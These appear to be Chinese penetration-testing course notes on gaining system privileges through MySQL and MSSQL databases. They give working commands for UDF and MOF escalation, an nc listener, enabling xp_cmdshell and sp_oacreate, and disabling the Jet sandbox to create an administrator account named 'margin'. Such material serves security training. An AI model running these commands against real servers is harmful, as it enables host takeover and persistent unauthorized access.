

权限提升-MY&MS&ORA 等 SQL 数据库提权


权限提升-小迪安全
1 Webshell
后台
功能点
文件上传
模版修改
SQL执行
数据备份
.....
思路点
已知程序
网上资料
代码审计
未知程序
漏洞
单点漏洞
文件上传
文件包含
RCE执行
SQL注入
.....
组合漏洞
各方面配合
第三方
编辑器
中间件平台
phpmyadmin
.....
2 其他权限
数据库
mssql
mysql
oracle
.....
服务类
FTP
RDP
SSH
.....
第三方接口
邮件
支付
空间商
.....
3 服务器系统
windows
针对环境
web
本地
提权方法
数据库
溢出漏洞
令牌窃取
第三方软件
AT&SC&PS
不安全的服务权限
不带引号的服务路径
Unattended Installs
AlwaysInstallElevated
针对版本
windows xp
windows7/8/10
windows2k3/08
windows2012/16
linux

在利用系统溢出漏洞无果的情况下，可以采用数据库进行提权，但需要知道数据库提权的前提条件：服务器开启数据库服务及获取到最高权限用户密码。除 Access 数据库外，其他数据库基本都存在数据库提权的可能。

#数据库应用提权在权限提升中的意义
#WEB 或本地环境如何探针数据库应用
#数据库提权权限用户密码收集等方法
#目前数据库提权对应的技术及方法等



演示案例：

➢ Mysql 数据库提权演示-脚本&MSF

#案例：MYSQL 数据库提权演示-脚本&MSF
流程：服务探针-信息收集-提权利用-获取权限

1.UDF 提权知识点：（基于 MYSQL 调用命令执行函数）
读取网站数据库配置文件（了解其命名规则及查找技巧）
sql data inc config conn database common include 等
读取数据库存储或备份文件（了解其数据库存储格式及对应内容）
@@basedir/data/数据库名/表名.myd
利用脚本暴力猜解（了解数据库是否支持外联及如何开启外联）
远程本地暴力猜解，服务器本地暴力猜解
利用自定义执行函数导出 dll 文件进行命令执行
select version() select @@basedir
手工创建 plugin 目录或利用 NTFS 流创建
select 'x' into dumpfile '目录/lib/plugin::INDEX_ALLOCATION';
1.mysql<5.1 导出目录 c:/windows 或 system32
2.mysql=>5.1 导出安装目录/lib/plugin/

2.MOF 知识点：（基于 MYSQL 特性的安全问题）
导出自定义 mof 文件到系统目录加载
https://www.cnblogs.com/xishaonian/p/6384535.html
select load_file('C:/phpStudy/PHPTutorial/WWW/user_add.mof
') into dumpfile 'c:/windows/system32/wbem/mof/nullevt.mof';

3.启动项知识点：（基于配合操作系统自启动）
导出自定义可执行文件到启动目录配合重启执行
将创建好的后门或执行文件进行服务器启动项写入，配合重启执行！

4.反弹知识点：（基于利用反弹特性命令执行）
nc -l -p 5577

➢ Mssql 数据库提权演示-连接客户端

#案例：MSSQL 数据库提权演示-MSSQL 客户端
流程：服务探针-信息收集-提权利用-获取权限

1.使用 xp_cmdshell 进行提权
xp_cmdshell 默认在 mssql2000 中是开启的，在 mssql2005 之后的版本中则默认禁止。如果用户拥有管理员 sa 权限则可以用 sp_configure 重修开启它。
启用：
EXEC sp_configure 'show advanced options', 1
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

关闭：
exec sp_configure 'show advanced options', 1;
reconfigure;
exec sp_configure 'xp_cmdshell', 0;
reconfigure;
执行：
EXEC master.dbo.xp_cmdshell '命令'
如果 xp_cmdshell 被删除了，可以上传 xplog70.dll 进行恢复
exec master.sys.sp_addextendedproc 'xp_cmdshell', 'C:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll'

2.使用 sp_oacreate 进行提权
主要是用来调用 OLE 对象，利用 OLE 对象的 run 方法执行系统命令。
启用：
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 1;
RECONFIGURE WITH OVERRIDE;
关闭：
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'Ole Automation Procedures', 0;
RECONFIGURE WITH OVERRIDE;
执行：
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'c:\windows\system32\cmd.exe /c whoami >c:\\1.txt'

3.使用 SQL Server 沙盒提权
参考资料：https://blog.51cto.com/11797152/2411770
exec sp_configure 'show advanced options',1;reconfigure;
-- 不开启的话在执行 xp_regwrite 会提示让我们开启，
exec sp_configure 'Ad Hoc Distributed Queries',1;reconfigure;
--关闭沙盒模式，如果一次执行全部代码有问题，先执行上面两句代码。
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;
--查询是否正常关闭，经过测试发现沙盒模式无论是开，还是关，都不会影响我们执行下面的语句。
exec master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode'
-- 执行系统命令 select * from openrowset('microsoft.jet.oledb.4.0',';database=c:/windows/system32/ias/ias.mdb','select shell("net user margin margin /add")')
select * from openrowset('microsoft.jet.oledb.4.0',';database=c:/windows/system32/ias/ias.mdb','select shell("net localgroup administrators margin /add")')
沙盒模式 SandBoxMode 参数含义（默认是 2）